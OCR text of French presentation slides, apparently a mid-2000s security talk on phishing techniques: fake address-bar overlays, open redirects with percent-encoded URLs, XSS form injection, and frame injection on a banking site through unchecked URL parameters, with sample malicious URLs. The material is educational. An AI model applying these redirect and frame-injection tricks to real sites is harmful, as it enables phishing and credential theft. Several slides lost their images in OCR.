
Subterfuges graphiques

- Par un *overlay* en Javascript
  - Petite zone de texte noir sur fond blanc de la taille d'une barre d'adresse de navigateur, placée au dessus de la vraie barre d'adresse du navigateur
  - Ça ne marche pas à tous les coups ! Si l'on place une autre fenêtre à l'endroit, ou si l'on déplace la fenêtre du navigateur, l'*overlay* s'affiche par dessus également ☺
- Combinaisons des deux
  - *Overlay* pour la barre d'URL et image pour la *status bar* du bas de l'écran


Exemple (14/01/2005)



Exemple (12/01/2005)



Exemple




Autres techniques de *phishing*

- **Utilisation de vulnérabilités de site web cibles pour dissimuler des sites web d'attaque, principalement :**
  - **Failles de *Cross Site Scripting* au secours du *phishing* ...**
  - **Sites permettant des redirections libres**
- **Ce pourquoi on retrouve des attaques de *phishing* visant un même site web durant certaines périodes**
  Ex. Sunbank

- Exemple de dissimulation de lien par redirection :
  `www.google.com/url?q=http://www.hsc.fr`
  Et `http://www.hsc.fr` peut s'écrire discrètement
  `%68%74%74%70%3a%2f%2f%77%77%77%2e%68%73%63%2e%66%72`
  Autre exemple : `http://fr.rd.yahoo.com/*http://www.hsc.fr`
- Toutefois ces redirections ne dissimulent pas la barre d'URL finale, mais simplement le lien sur lequel cliquer

Cross Site et phishing

- **Principe** : Insertion de code malveillant dans une URL d'un site web légitime (vulnérable à un problème de XSS) avec reprise de ce code dans le corps de la page
- Par exemple au lieu d'insérer une image ici, on insère un formulaire qui intercepte la requête



Cross Site Frames et *phishing*

- C'est plus grave quand c'est sur un site bancaire !
- Exemple courant : site utilisant des cadres (*frames*) et passant les adresses des cadres dans l'URL

  http://www.monsite.com/frameset.asp?frame=frame1.html

  - La valeur de "frame" est acceptée sans vérification et le code HTML généré ressemble à :

```
<frameset> ...
    <frame src="frame1.html">
    ...
</frameset>
```

  - Si la valeur de "frame" n'est pas vérifiée et intégrée telle quelle dans le code, et que quelqu'un atteint l'URL http://www.monsite.com/frameset.asp?frame=http://autresite.com/attaque.html alors la page de l'attaquant va s'afficher dans le navigateur, alors que la barre d'URL indiquera toujours le site www.monsite.com

Illustration

Comment est-ce possible ?




Illustration - Suite

Premier lien :

http://www.[site bancaire].com/includes/Frameset.asp?
id=http://www.[autre site].com%2Fus%2Fcards%2Ftour%2Fcitiusa1%2Findex.htm

Et si on remplaçait cette URL par ... autre chose comme http://www.hsc.fr ?




Illustration - Suite

- L'attaquant n'a plus qu'à fabriquer sa fausse page web :

